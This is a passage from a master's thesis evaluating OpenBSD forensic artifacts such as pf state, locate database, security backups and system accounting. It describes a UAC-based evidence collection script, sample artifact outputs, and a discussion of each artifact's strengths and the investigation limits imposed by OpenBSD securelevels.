Artifacts categorized as *UNIX-like* and *generic* are out of scope for this thesis, because they apply to a broader set of operating systems than desired. The *BSD-derived* and *OpenBSD* artifacts categorized as *opportunistic view* are deemed unlikely to be created in a typical attack, requiring an attacker to take actions not useful for achieving common attacker goals. Therefore, the artifacts *distributed ports builder logs* and *file system backup date records* are not further considered.

The artifact *running daemon variables* only contains information useful when conducting extensive cross-checking with other data sources, including daemon control scripts, daemon configuration and running processes. The value of the artifact on its own is considered as too low to further investigate. The artifact *sysmerge backups* is deemed too rare to be worth further investigation. The artifact *active vnodes* delivers information on a technical, close to kernel operations, level. The information is on a lower level than desired. The artifact *device database* requires one to have the file system metadata to compare against. Furthermore, the placeholder device nodes tracked in the artifact masque the attachment of devices, reducing the chance of finding changes to the list of device files. The artifact *ftpd anonymous use log file* is not active by default. Furthermore, it requires the discouraged use of anonymous connections as well as the use of an insecure protocol. These requirements are deemed insecure and are thus not recommended for a network with some level of security-awareness. The artifact *kernel relink log file* shows if relinking passed or failed. The information is limited and seems only applicable for cases of manipulated kernels, which is an unproven attack technique on OpenBSD. These artifacts are not further evaluated.

The artifacts *pf state*, *pf packet logs* and *pf accounting data* are chosen for their coverage of network communication. In order to investigate changes on the file system through alternative ways, the artifacts *locate database* and *security backups* are chosen. The artifact *system accounting* is taken due to tracking processes on a system. The artifact *installed packages table of contents* is taken for showing which files came from packages and also identifying modifications of files added by packages. The artifact *adduser log file* is chosen for showing changes to user accounts on the system. The artifact *console message buffer* is taken for its use to show activity during system startup.

The following list is an overview of the artifacts which will be looked at in more depth and evaluated:

- adduser log file
- pf accounting data
- console message buffer
- installed packages table of contents
- locate database
- pf packet logs
- pf state
- security backups
- system accounting

7 Results

First, the data collection for the use cases is described. Then, the hypotheses stated with the use cases are verified. Afterwards, the visibility of artifacts, as encountered during analysis, is shown. Then, implementations that supported the analysis are briefly described.

The raw data is shared at `https://github.com/Herbert-Karl/masterthesis/tree/main/data`.

7.1 Data Collection For Use Cases

After executing each use case, data needs to be collected for analysis. This happens after the last step of each use case. It is assumed that the system was configured so that all artifacts planned to be analyzed are available. This is covered with the setup of the environment, described in appendix B.

The data collection uses UAC. The artifacts *adduser log file*, *pf packet logs* and *pf state* are covered by already existing collection files. For the artifacts *console message buffer*, *pf accounting data*, *installed packages table of contents*, *locate database*, *security backups* and *system accounting*, new collection files were written (see section 7.4 for details). They enable UAC to collect the necessary data.

A custom profile for UAC, focusing the collection to the relevant data for this thesis, was written. The following listing shows the content of the custom profile:

```
name: thesis
description: Artifact collection for the thesis
artifacts:
  - live_response/network/pfctl.yaml
  - files/system/acct.yaml
  - live_response/system/lastcomm.yaml
  - live_response/hardware/dmesg.yaml
  - live_response/network/nfdump.yaml
  - files/packages/pkg_contents.yaml
  - files/system/locate_db.yaml
  - files/system/security_backups.yaml
  - files/logs/var_log.yaml
  - files/system/etc.yaml
```

Listing 7.1: *Custom profile for data collection with UAC*

Additional to the data collection, the file system was checked against a pre-created specification using the OpenBSD built-in program *mtree*. This allows to identify changed, removed and added files on the file system.

The following steps are executed for the data collection:

1. Create an archive of UAC containing the specific collection files and custom profile
2. Host the archive containing the modified UAC on an FTP server that allows read-write access

3. Log into the system using SSH with a user account having root privileges
4. Rotate the locate database using

   ```
   doas -n -u root /usr/libexec/locate.updatedb
   ```

5. Rotate the security backups using

   ```
   doas -n -u root /usr/libexec/security
   ```

6. Fetch the archive from the FTP server
7. Unpack the archive
8. Run UAC
9. Check the file system against an existing *mtree* specification
10. Upload collection archive, collection log file and specification check results to the FTP server
11. Logout of the system

The data stored on the FTP server is used for analysis. The first two steps can be prepared in advance. The steps afterwards need to be executed each time. The steps four up to including ten can be automated using the command

```
ssh admin@SYSTEM_IP < scripts/collect_data.sh
```

and following script content:

```sh
#!/usr/bin/env sh

ftp_server=192.168.122.1
ftp_port=2121
seed=1337

doas -n -u root /usr/libexec/locate.updatedb
doas -n -u root /usr/libexec/security
ftp ftp://$ftp_server:$ftp_port/uac-thesis.tar.gz
tar -xzf uac-thesis.tar.gz
cd uac && doas -n -u root ./uac -p thesis /tmp
cd / && doas -n -u root mtree -s $seed < /etc/mtree_db > /tmp/mtree_check
echo "mput uac-* \ny \ny \nput mtree_check" | tee /tmp/command && cd /tmp && ftp -a $ftp_server $ftp_port < /tmp/command
```

Listing 7.2: *Script automating data collection steps*

artifact	UC01	UC02	UC03	UC04	UC05	UC06	UC07	UC08	UC09	UC10	UC11	UC12	UC13	UC14	UC15	UC16	UC17	UC18
adduser log file																		
pf accounting data																		
console message buffer																		
installed packages table of contents																		
locate database																		
pf packet logs																		
pf state																		
security backups																		
system accounting																		

Table 7.1: *Overlay of mapping of use cases to artifacts as by the hypotheses and actual findings*

Grey-colored cells show that the artifact provided visibility as hypothesized.
Green-colored cells show that the artifact provided visibility while not hypothesized as such.
Red-colored cells show that the artifact did not provide visibility as hypothesized.

7.2 Use Case Results

Table 7.1 compares the visibility predicted in the hypothesis of each use case to the actual visibility identified during analysis.

The hypotheses of five use cases were confirmed: UC01, UC02, UC05, UC06 and UC16. The other 13 use cases had artifacts that did not provide visibility as predicted and/or artifacts that provided visibility but were not anticipated. As such, those hypotheses were wrong. There were three different outcomes:

- Use cases where predicted artifacts did not provide visibility: UC03, UC07, UC09, UC10, UC12, UC13, UC15 and UC17
- Use cases where not predicted artifacts provided visibility: UC04 and UC14
- Use cases where both predicted artifacts did not provide visibility and not predicted artifacts provided visibility: UC08, UC11 and UC18

No use case had all investigated artifacts providing visibility. In every use case, at least one of the investigated artifacts provided visibility.

7.3 Artifact Results

In the following, the visibility provided by each investigated artifact is described and significant findings from the analysis highlighted.

7.3.1 Artifact adduser log file

After the installation of OpenBSD 7.4, the artifact *adduser log file* is empty. By default, there is no log file present on the system. It is created after adding a user account to the system using the program *adduser*. The following shows an entry of the log, taken from UC06:

```
2024/05/01 18:30:27 admin2:*:1001:1001(admin2):Administrator
```

An entry from the artifact *adduser log file* shows the timestamp of the activity, name of the new user account, placeholder for the password hash, UID, GID, name of the group and the comment for the user account. Information about the home directory and the shell of the new user account are not given. Entries use a custom format, different from the syslog format used with other log files available on OpenBSD. In UC04, a user account was added to the system, but no entry showed up in the artifact.

7.3.2 Artifact pf accounting data

The artifact *pf accounting data* was configured to be exported as Internet Protocol Flow Information Export (IPFIX) data. It was captured in the environment using the program *nfcapd*[1] and converted to human-readable data using the companion program *nfdump*. The following shows two records of the artifact (line breaks inserted for better readability), taken from UC14:

[1] `https://github.com/phaag/nfdump`

```
Date first seen         Event    XEvent Proto Src IP Addr:Port
Dst IP Addr:Port     X-Src IP Addr:Port X-Dst IP Addr:Port   In Byte Out Byte
2024-05-01 19:11:06.000 INVALID  Ignore TCP   192.168.122.75:17487 ->
199.232.191.52:80    0.0.0.0:0     ->   0.0.0.0:0            805937  0
2024-05-01 19:11:06.000 INVALID  Ignore TCP   199.232.191.52:80    ->
192.168.122.75:17487 0.0.0.0:0     ->   0.0.0.0:0            36.4 M  0
```

The data shows the time at which the record was collected by *nfcapd* and multiple aspects of the communication being reported on:

- Used protocol
- Source IP address
- Source port
- Destination IP address
- Destination port
- Forwarded source IP address
- Forwarded source port
- Forwarded destination IP address
- Forwarded destination port
- Amount of ingress bytes
- Amount of egress bytes

The communication endpoints are clearly identifiable and reasonable assumptions about the application-level protocol are possible.

7.3.3 Artifact console message buffer

The artifact *console message buffer* lacks a consistent format - the data is provided as it was outputted to *stdout*. It is almost identical in all use cases. For all use cases, the data is plaintext. The following shows an example of the data, taken from UC05:

```
Automatic boot in progress: starting file system checks.
/dev/sd0a (3fc6879ff13d6a6a.a): file system is clean; not checking
/dev/sd0k (3fc6879ff13d6a6a.k): file system is clean; not checking
/dev/sd0d (3fc6879ff13d6a6a.d): file system is clean; not checking
/dev/sd0f (3fc6879ff13d6a6a.f): file system is clean; not checking
/dev/sd0g (3fc6879ff13d6a6a.g): file system is clean; not checking
/dev/sd0h (3fc6879ff13d6a6a.h): file system is clean; not checking
/dev/sd0j (3fc6879ff13d6a6a.j): file system is clean; not checking
/dev/sd0i (3fc6879ff13d6a6a.i): file system is clean; not checking
/dev/sd0e (3fc6879ff13d6a6a.e): file system is clean; not checking
kbd: keyboard mapping set to de
pf enabled
machdep.allowaperture: 0 -> 2
starting network
reordering: ld.so libc libcrypto sshd.
```

```
starting early daemons: syslogd pflogd ntpd.
starting RPC daemons: portmap mountd nfsd.
savecore: no core dump
checking quotas: done.
clearing /tmp
kern.securelevel: 0 -> 1
turning on accounting
creating runtime link editor directory cache.
preserving editor files.
starting network daemons: sshd smtpd sndiod.
starting package daemons: mysqld/etc/rc.d/mysqld: kill: 88274: No such process
 x11vnc.
starting local daemons: cron xenodm.
Tue May 28 17:49:41 CEST 2024
```

The presented data shows the different facets of system startup: file system checks, changes to system state variables, starting of daemons, including the start order, and some miscellaneous aspects. The changed system state variable *machdep.allowaperture* indicates the use of a GUI on the system. The started daemons indicate that the system runs an SSH server, a MySQL database, a NFS server, a GUI as well as an X11 server. The timestamp given is for the end of the system startup, which differed in each use case. The error message in the fourth last line is only present in UC05. Service starts that occurred after system startup are not visible, for example the start of *syncthing* in UC04.

7.3.4 Artifact installed packages table of contents

The artifact *installed packages table of contents* uses a custom format which can be read in plaintext. The packages installed in the setup of the environment pulled in a number of dependencies as packages, creating in total 76 table of contents in the baseline. The following shows an example table of contents, taken from UC14:

```
@name rclone-1.64.0
@url http://cdn.openbsd.org/pub/OpenBSD/7.4/packages/amd64/rclone-1.64.0.tgz
@version 14
@signer openbsd-74-pkg
@digital-signature signify2:2023-10-07T10:09:26Z:external
@option manual-installation
@comment pkgpath=sysutils/rclone ftp=yes
@arch amd64
+DESC
@sha OyOCRwjfvzCa5l8S78L4oX5L3f7hZsL8cyXQRNtqdQo=
@size 259
@wantlib c.97.1
@wantlib pthread.27.1
@cwd /usr/local
```

```
@bin bin/rclone
@sha fZs3D7arjA+JpN+tn5xz0nqCLjYHKEKMHPb2me7BOYo=
@size 80298002
@ts 1696636067
@man man/man1/rclone.1
@sha WujNkBshsSZcNas6/+7AylVPdT+smaqr+94kFW+q7Ag=
@size 2181254
@ts 1696636067
share/bash-completion/
share/bash-completion/completions/
share/bash-completion/completions/rclone
@sha pUYdJoHKiAN3sZAG7c7qKDCMYTvx6dNtxNmNNvpFwD4=
@size 4668212
@ts 1696636067
share/fish/
share/fish/vendor_completions.d/
share/fish/vendor_completions.d/rclone.fish
@sha YqaKPizoQNCm7rCsLEsyKwpF4Wwddx9s26v3DYFdvXE=
@size 9692
@ts 1696636067
share/zsh/
share/zsh/site-functions/
share/zsh/site-functions/_rclone
@sha kejzJgPsqsFeQe4ZT7X/pZU9kaEIrCdRsXAmvoYp5mo=
@size 7748
@ts 1696636067
```

The table of contents starts with metadata about the package: name, download URL, version, signer and signature type, how it was installed, comments and the architecture. Afterwards, it lists the files created by the package. For each file, the location, base64 encoded SHA256 hash, size in bytes, and last modified timestamp is given. UC04 shows that the table of contents also informs about user accounts, groups and rc scripts that are added by the package. Overall, the table of contents allows to associate changes to the system with the installation of specific packages.

7.3.5 Artifact locate database

The artifact *locate database* uses a dedicated, compressed and undocumented format.[7] The database is created based on accessible file system paths. No additional information is stored with the file system paths. The author of this thesis developed a parser to access the information contained in the database (see section 7.4 for details). The *locate database* taken from the baseline contains 35357 file system paths. As such, for investigating the use cases, the difference between the artifact from baseline and the use case was calculated and analyzed. The following shows an example of such difference, taken from UC06:

```
1328c1328
< /etc/X11/xenodm/authdir/authfiles/A:0-CN15WY
---
> /etc/X11/xenodm/authdir/authfiles/A:0-TOS89q
1339a1340
> /etc/adduser.conf
1594a1596
> /etc/group.bak
1853a1856,1864
> /home/admin2
> /home/admin2/.Xdefaults
> /home/admin2/.cshrc
> /home/admin2/.cvsrc
> /home/admin2/.login
> /home/admin2/.mailrc
> /home/admin2/.profile
> /home/admin2/.ssh
> /home/admin2/.ssh/authorized_keys
34924a34936
> /var/log/adduser
34993,34995c35005,35012
< /var/log/pflow/nfcapd.20240501081015
< /var/log/pflow/nfcapd.20240501081020
< /var/log/pflow/nfcapd.current.51715
---
> /var/log/pflow/nfcapd.20240501183000
> /var/log/pflow/nfcapd.20240501183005
> /var/log/pflow/nfcapd.20240501183010
> /var/log/pflow/nfcapd.20240501183015
> /var/log/pflow/nfcapd.20240501183020
> /var/log/pflow/nfcapd.20240501183025
> /var/log/pflow/nfcapd.20240501183030
> /var/log/pflow/nfcapd.current.33410
35266d35282
< /var/spool/smtpd/purge/155370970
```

The difference shows files added as well as deleted from the system. In UC06, the addition of a user account with home directory at */home/admin2/* as well as use of *adduser* are visible. In UC04 and UC14, the installation of packages is shown. For UC01, the addition of a file next to system binaries stands out. For all use cases, creation of log files under */var/log/* is visible.

7.3.6 Artifact pf packet logs

The artifact *pf packet logs* is stored as PCAP data. The tool *wireshark*[2] was used to access and analyze the data. Figure 7.1 shows an entry of *pf packet logs*, taken from UC09.

```
> Frame 20: 184 bytes on wire (1472 bits), 160 bytes captured (1280 bits)
> PF Log IPv4 pass on vio0 by rule 1
> Internet Protocol Version 4, Src: 192.168.122.1, Dst: 192.168.122.75
> User Datagram Protocol, Src Port: 49009, Dst Port: 111
> Remote Procedure Call, Type:Call XID:0x66335448
  [Packet size limited during capture: RPC truncated]
```

Figure 7.1: *One entry from pf packet logs as visible in wireshark*

For each packet, 60 bytes starting with the layer three protocol are captured. This shows the endpoints involved in the communication. Furthermore, part of the application layer protocol in use is visible, e. g. part of the names requested through DNS. Each packet is preceded by information from *pf* regarding the matched rule for the communication. The artifact only captures one packet per communication. Each communication flow is visible with information on the IP addresses and port numbers in use.

7.3.7 Artifact pf state

The artifact *pf state* uses a custom format in plaintext. It shows the active and recent network communication of the system, as tracked by the integrated firewall *pf*. The following is an example, taken from UC15:

```
all udp 192.168.122.75:2477 -> 192.168.122.75:41337       SINGLE:NO_TRAFFIC
all udp 192.168.122.75:41337 <- 192.168.122.75:2477       NO_TRAFFIC:SINGLE
all tcp 192.168.122.75:7061 -> 9.9.9.9:443       TIME_WAIT:TIME_WAIT
all tcp 192.168.122.75:3446 -> 142.250.186.164:443       TIME_WAIT:TIME_WAIT
all udp 192.168.122.75:3135 -> 192.168.122.1:53       MULTIPLE:SINGLE
all udp 192.168.122.75:20818 -> 192.168.122.1:53       MULTIPLE:SINGLE
all udp 192.168.122.75:15597 -> 162.159.200.1:123       MULTIPLE:MULTIPLE
all udp 192.168.122.75:42135 -> 85.215.93.134:123       MULTIPLE:MULTIPLE
all udp 192.168.122.75:19299 -> 185.13.148.71:123       MULTIPLE:MULTIPLE
all udp 192.168.122.75:7238 -> 157.90.24.29:123       MULTIPLE:MULTIPLE
all udp 192.168.122.75:26150 -> 85.214.83.151:123       MULTIPLE:MULTIPLE
all udp ff02::fb[5353] <- fe80::fc54:ff:fef6:d99f[5353]       NO_TRAFFIC:SINGLE
all tcp 192.168.122.75:22 <- 192.168.122.1:46964       FIN_WAIT_2:FIN_WAIT_2
all udp 192.168.122.75:23091 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:24215 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:29682 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:8059 -> 192.168.122.74:53       MULTIPLE:SINGLE
```

[2] https://www.wireshark.org

```
all udp 192.168.122.75:4710 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:48808 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:6434 -> 192.168.122.74:53       MULTIPLE:SINGLE
all udp 192.168.122.75:47807 -> 192.168.122.74:53       MULTIPLE:SINGLE
all tcp 192.168.122.75:22 <- 192.168.122.1:47208       ESTABLISHED:ESTABLISHED
all udp 192.168.122.255:21027 <- 192.168.122.74:1850       NO_TRAFFIC:SINGLE
all tcp 192.168.122.75:26944 -> 192.168.122.1:2121       FIN_WAIT_2:FIN_WAIT_2
all tcp 192.168.122.75:43432 -> 192.168.122.1:38927       FIN_WAIT_2:FIN_WAIT_2
```

The artifact shows all states tracked by *pf*. For each state, following information is given:

- The network interface to which the state applies
- The layer three or layer four protocol used by the tracked network communication
- The local IP address involved
- The local port involved
- If the network communication was initiated from local or remote
- The remote IP address involved
- The remote port involved
- The state of the network communication from view of the local side
- The state of the network communication from view of the remote side

The communication endpoints are clearly identifiable and reasonable assumptions about the application-level protocol are possible. Timestamp information and data to connected network communication to initiating processes are missing.

7.3.8 Artifact security backups

The artifact *security backups* is a collection of file copies, tool outputs and SHA256 hash values. All elements included in the default configuration can be read in plaintext. These elements cover different configurations of the operating system (for example the configuration files of standard programs stored under */etc/*, the script files used during the system startup and the initialization scripts of the user account *root*). The copied files present in the *security backups* are full copies of the original files. The baseline was used to identify new files that were added to the *security backups*. Furthermore, backup pairs inside the *security backups* were compared to identify changes to configuration files. This highlighted the latest changes. Using the data from the artifact, the following changes were possible to identify

- Changes to the crontab of the user account root (UC01)
- Changes to the authorized keys file of the user account root (UC02)
- Changes to the configuration of sshd (UC02)
- Changes to the local run command script file */etc/rc.local* (UC03)
- Changes to the local run command configuration file */etc/rc.conf.local* (UC04)
- Changes to the installed packages (UC04, UC14)
- Changes to the user accounts present on the system (UC04, UC06)
- Changes to the groups present on the system (UC04, UC06)

- Changes to *adduser* configuration file (UC06)
- Changes to the configuration of NFS (UC13)

7.3.9 Artifact system accounting

The artifact *system accounting* uses a custom format, representing a specific kernel data structure written to disk. The kernel data structures show terminated processes. The artifact is a collection of those kernel data structures, appended to the file as needed. It contains a number of fields: name of the command, user time, system time, elapsed time, count of IO blocks, starting time, UID, GID, average memory usage controlling TTY, PID and accounting flags. The author of this thesis developed a parser to access the information contained in the file (see section 7.4 for details). Besides decoding the data from the kernel data structures, the parser also adds a position value. The following shows an excerpt from the parser results (line breaks inserted for better readability), taken from UC16:

```
index,starting_time,command_name,pid,uid,gid,tty,user_time,system_time,
elapsed_time,average_memory_usage,count_io_blocks,flags
2445,2024-05-01T17:20:03Z,dmesg,50728,0,0,1281,00:00:00.00,00:00:00.00,
00:00:00.00,0,23.0,
2446,2024-05-01T17:20:25Z,disklabel,39087,0,0,1281,00:00:00.00,00:00:00.00,
00:00:00.00,0,25.0,
2447,2024-05-01T17:20:40Z,disklabel,79906,0,0,1281,00:00:00.00,00:00:00.00,
00:00:00.02,0,5.0,
2448,2024-05-01T17:21:00Z,mount_msdos,8998,0,0,1281,00:00:00.00,00:00:00.05,
00:00:00.22,0,42.0,
2449,2024-05-01T17:21:00Z,mount,73279,0,0,1281,00:00:00.00,00:00:00.00,
00:00:00.27,0,22.0,
```

The entries in the excerpt indicate that the hardware messages were read, disklabels of a device read and then a FAT32 file system mounted. The values for UID, GID and controlling TTY enabled association of processes to user accounts and running login session. The field for average memory usage was found to contain the value zero for every entry. Entries are not necessarily in order of execution, as identified by the starting time value. An example is shown by the following excerpt from the parser results taken from UC16:

```
index,starting_time,command_name,pid,uid,gid,tty,user_time,system_time,
elapsed_time,average_memory_usage,count_io_blocks,flags
2428,2024-05-01T17:19:34Z,sh,12180,1000,1000,-1,00:00:00.00,00:00:00.00,
00:00:00.00,0,0.0,fork but not exec
2429,2024-05-01T17:19:32Z,ctfconv,70404,0,0,-1,00:00:04.75,00:00:00.62,
00:00:06.06,0,2948.0,
2430,2024-05-01T17:19:38Z,objcopy,57610,0,0,-1,00:00:00.03,00:00:00.08,
00:00:00.14,0,2144.0,
```

7.4 Implementations

To support the analysis of use cases, the author of this thesis developed a number of programs and extended the well-known program UAC. Table 7.2 gives an overview.

The tool UAC was chosen for collecting the data of the use cases. This is an established tool that supports OpenBSD and allows easy configuration of collected data using YAML files. The author of this thesis wrote multiple collection files for UAC. These do not cover all identified artifacts, but focus on the artifacts used for analysis of the use cases. They enable UAC to collect the necessary data for investigating the artifacts. No collection files were created for the artifacts *adduser log file*, *pf packet logs* and *pf state*, because these artifacts were already covered by existing collection files. Additionally, the author wrote a custom profile for UAC to focus the data collection to the relevant data. This profile also covers auxiliary data relevant to the artifacts, especially the files */etc/changelist* and */etc/pf.conf*.

The author of this thesis implemented a custom parser for the dedicated, compressed and undocumented format[7] used by the artifact *locate database*. This was accompanied by reversing the part of the OpenBSD source code responsible for creating the artifact. The parser is written in Python3 and allows output either raw to *stdout* or as a CSV file.

Furthermore, the author of this thesis developed a custom parser for the encoded data stored in the artifact *system accounting*. This parser specifically targets the file *acct* and the rotated backups of it. The parser is implemented in Python3 and allows output either as Python3 dictionaries to *stdout* or as a CSV file.

The author of this thesis attempted the implementation of another parser in Python3 for the artifact *system accounting*, targeting the files *usracct* and *savacct*. These files use the known old format *Berkeley DB 1.85/1.86*. There is no Python3 library supporting that file format, only a deprecated Python2 library. Porting of the Python2 library to Python3 was unsuccessful. The files *usracct* and *savacct* only contain summary information based on the file *acct*. The two files are not covered, but this was deemed acceptable in the scope of this thesis.

Implementation	**Link**	**Notes**
created UAC collection file *acct.yaml*	https://github.com/tclahr/uac/pull/238/files#acct.yaml	covers the artifact *system accounting*
created UAC collection file *device_db.yaml*	https://github.com/tclahr/uac/pull/238/files#device_db.yaml	covers the artifact *device database*; the artifact was not investigated with the use cases (see section 6.4 for details)
updated UAC collection file *dmesg.yaml*	https://github.com/tclahr/uac/pull/238/files#dmesg.yaml	changes cover the artifact *console message buffer*
created UAC collection file *lastcomm.yaml*	https://github.com/tclahr/uac/pull/238/files#lastcomm.yaml	parses data from the artifact *system accounting* on the live system using the built-in tool *lastcomm*
created UAC collection file *locate_db.yaml*	https://github.com/tclahr/uac/pull/238/files#locate_db.yaml	covers the artifact *locate database*
created UAC collection file *ndp.yaml*	https://github.com/tclahr/uac/pull/192/files#ndp.yaml	covers the artifact *NDP cache* on OpenBSD; the artifact was not investigated with the use cases (see section 6.4 for details)
created UAC collection file *nfdump.yaml*	`https://github.com/Herbert-Karl/masterthesis/blob/main/implementations/nfdump.yaml`	covers the artifact *pf accounting data*; because the collection is specific to the environment of the thesis and not applicable in a generic way, it was decided against upstreaming the file
created UAC collection file *openbsd.yaml*	https://github.com/tclahr/uac/pull/238/files#openbsd.yaml	covers the artifact *kernel relink log file*; the artifact was not investigated with the use cases (see section 6.4 for details)

created UAC collection file *packages.yaml*	https://github.com/tclahr/uac/pull/192/files#packages.yaml	covers the artifact *installed packages table of contents*; file was later renamed to *pkg_contents.yaml* and extended for further operating systems
created UAC collection file *security_backups.yaml*	https://github.com/tclahr/uac/pull/238/files #security_backups.yaml	covers the artifact *security backups*
created UAC collection file *vmctl.yaml*	https://github.com/tclahr/uac/pull/192/files#vmctl.yaml	covers the artifact *running virtual machines* for the native hypervisor *vmm* on OpenBSD; the artifact was not investigated with the use cases (see section 6.4 for details)
created UAC profile *thesis.yaml*	see chapter 7.1	focuses collection to data relevant and auxiliary for the analysis of the use cases; because the collection is specific to the thesis and not applicable in a generic way, it was decided against upstreaming the file
parser for artifact *locate database*	`https://github.com/Herbert-Karl/masterthesis/blob/main/implementations/locate_database.py`	-
parser for artifact *system accounting*	`https://github.com/Herbert-Karl/masterthesis/blob/main/implementations/system_accounting.py`	only covers the primary files, not the summary files

Table 7.2: *Overview of implementations developed by the author of the thesis*

8 Discussion

This chapter points out aspects of OpenBSD that limit forensic investigations and discusses the data collection for the use cases. Furthermore, the design of the use cases and the artifacts themselves are evaluated, highlighting strengths and weaknesses. Possibilities of anti-forensics against the investigated artifacts are pointed out. Finally, the methodology of this thesis is critically reflected.

8.1 OpenBSD Investigation Limitations

A number of aspects specific to OpenBSD that generally limit investigations were identified: OpenBSD lacks loadable kernel modules. On a running system, only existing kernel functionalities can be utilized. New kernel-level functionality, needed for example to extract specific data for investigations from memory, cannot be added in an ad-hoc manner. In order to introduce new kernel-level functionality, it is necessary to compile a modified kernel and boot the system with this kernel. Rebooting the system likely destroys the data which one intended to access through the kernel. As such, collecting data for investigation which is not meant to be accessed by default requires preparation before any event and otherwise might not be available. This increases the value of artifacts available by default. The development of custom kernels should be avoided as far as possible. One should work with artifacts that are configurable by default in the base system.

Default configuration of an OpenBSD system uses the securelevel of 1. This stops lowering of the securelevel, blocks access to the memory files */dev/mem* and */dev/kmem*, limits access to raw disk devices of mounted file systems to read-only, blocks overwrites for system immutable and append-only file flags and limits access to GPIO pins that were configured at system startup.[8] Furthermore, it stops changes to a number of kernel state variables, including kernel state variables for access to the kernel debugger, graphics-related memory sections and the memory files.[8] The restrictions enforced on the default securelevel increase the difficulty of instrumenting a running system for live data collection. The author “stein”[14] argues that securelevels are ineffective, but offers no recommendations on how to configure them. A reduction of the securelevel to -1 would remove the limitations. Integrity measures like immutable settings for files and blocking write access to the disks underlying the file system could be circumvented with high privileges. Access to the memory files can reveal sensitive data as well as enable tampering with running programs. This decreases the overall security of the system. The securelevel should be left as default and the overall limitations for live data collection should be accepted.

The kernel state variable *kern.allowkmem* is by default set to 0 and cannot be changed on the default securelevel. As such, userland programs are generally unable to access the memory of the system through the memory files */dev/mem* and */dev/kmem*. On the default securelevel, the specific kernel state variable can only be changed by setting the appropriate value in the startup configuration and rebooting the system, destroying the in memory data one intended to access. The default configuration denies the collection of a number of memory-based artifacts, like active vnodes, as well as process memory in general, hindering memory forensics. As mentioned earlier, access to memory files leads to insecurity of the system due to allowing disclosure of sensitive information held by programs as well as enabling tampering with other programs. While access to the memory files on OpenBSD requires high privileges, it is a better security measure to block access through the kernel. Furthermore, knowledge and tooling around memory forensics for OpenBSD is insufficient for practical use. This reduces the value of taking a memory image from a running OpenBSD system. This kernel state variable should be left at its default value.

8.2 Data Collection For Use Cases Evaluation

The use of UAC for data collection combined with the high level of automation reduced risks of errors in data collection and improved reproducibility. Moreover, by upstreaming the majority of implementations for UAC, the community and future studies are enabled to build upon the efforts of this thesis. The custom profile used during data collection covers additional data besides the investigated artifacts. This has no negative effect on the further analysis.

The data collection steps include the rotation of the artifacts *locate database* and *security backups*. These rotations are normally initiated by the weekly maintenance script and the daily maintenance script respectively. After executing the use case actions, the system would need to keep running until the next scheduled execution of the weekly maintenance script to update the two artifacts. This was deemed too time intensive, so the rotation of the two artifacts was triggered manually to cover the effects of the use case actions. These rotations should not be part of a normal forensic investigation, because they modify the system and potentially overwrite evidence. As the use cases are run in a controlled and newly setup environment, any overwritten data is from the base install of OpenBSD and no potential evidence for the use case actions. As such, the modification of the system to update the artifacts *locate database* and *security backups* is acceptable.

8.3 Use Cases Evaluation

The use cases did not challenge all artifacts equally: The artifacts *adduser log file* and *console message buffer* were only predicted to provide visibility in one use case each. The artifacts *installed packages table of contents* and *locate database* were only speculated as providing visibility each in two use case. Only the artifact *system accounting* was predicted to provide visibility in all three phases covered by the use cases. In practice, the three artifacts *pf packet logs*, *pf state* and *system accounting* also provided visibility in all three phases covered by the use cases. The use cases of the phase *lateral movement* had the same four artifacts speculated as relevant - *pf accounting data*, *pf packet logs*, *pf state* and *system accounting* - or sometimes only the three *pf*-related ones. An imbalance is visible - some artifacts were relied upon more to provide visibility. This imbalance results from not tailoring the use cases to the artifacts, but rather basing them on attacker techniques. As the artifacts have different specificity and visibility, they are not equally useful for all known attacker techniques. Evaluating the artifacts against possible attacker techniques rather than creating additional experiments tailored to the artifacts results in knowledge that is more relevant to the real world. The imbalance likely affected the knowledge produced from analysis of the use cases by offering more information for repeatedly used artifacts and potentially leaving out knowledge gains for the less often used artifacts. Quick checks, tailored to the artifacts, were used to choose which ones to investigate with the use cases (see section 6.3). This already revealed important information about the artifacts and circumvented the bias of the use cases.

Differences between the hypotheses and the identified visibility are expected. But the following differences stand out:

- The artifact *pf accounting data* failed almost all predictions for providing visibility.
- The artifact *console message buffer* provided visibility in no use case.
- The artifact *locate database* provided visibility in four use cases instead of predicted two use cases.

These differences came from incomplete understanding of the data shown by the investigated artifacts as well as the effects of the limitations of the artifacts at the point in time when the hypotheses were defined. The differences advanced in the understanding of the usability of the noted artifacts.

Overall, the use cases and their hypotheses advanced the understanding of the investigated artifacts.

8.4 Artifacts Evaluation

This section discusses the strengths, weaknesses and usability for each investigated artifact. Afterwards, synergies and redundancies between artifacts are highlighted. Finally, recommendations for using the investigated artifacts are added.

8.4.1 Artifact adduser log file

The artifact *adduser log file* covers the use of one specific program: *adduser*. It can be used to track use of that program as well as the user accounts created by that use. As a log file, timestamps and addition by appending entries provide a chronology of recorded actions. The specificity of the log file creates a low noise high signal source, as not many entries are to be expected and new user accounts are worth investigating.

However, the artifact does not cover all aspects about new user accounts. Information about home directory and shell of added user accounts needs to be enriched through one of the user account databases. The log file suffers from its specificity: modifications of user accounts are not visible and user accounts added to the system using the program *useradd* or direct editing of the relevant system files cannot be identified (as seen in UC04). The given data seems mostly insufficient to distinguish malicious and legitimate activity.

Further data sources are often needed to bring entries of the artifact into context, e. g. showing which user account was responsible for the addition.

The artifact is applicable for identifying persistence by creation of local user accounts. All in all, the artifact is of low importance due to not covering all possibilities of adding new user accounts to the system and missing relevant information about newly added user accounts.

8.4.2 Artifact pf accounting data

The artifact *pf accounting data* shows the past network communication of the system. Involved endpoints are identified, reasonable assumptions about application layer protocols are possible and the values for incoming and outgoing bytes can be used to reason about the transferred data.

However, entries for the artifact are only created after the state of the network communication is removed from *pf*, which might be delayed from the actual end of the communication, and the data is exported by the kernel with up to a 30 second delay. Thus, active network communications are not visible and finished communications appear only after a delay, resulting in a incomplete view. These weaknesses in the visibility were not yet apparent when the hypotheses for the use cases were created, leading to the artifact failing most predictions for providing visibility in the use cases. Moreover, the data from the artifact needs filtering, especially if the investigated system has a lot of network communication. The amount of data scales with the amount of distinct network connections. The delivered data provides time information, but the timeframe of a network communication and their order cannot be reconstructed.

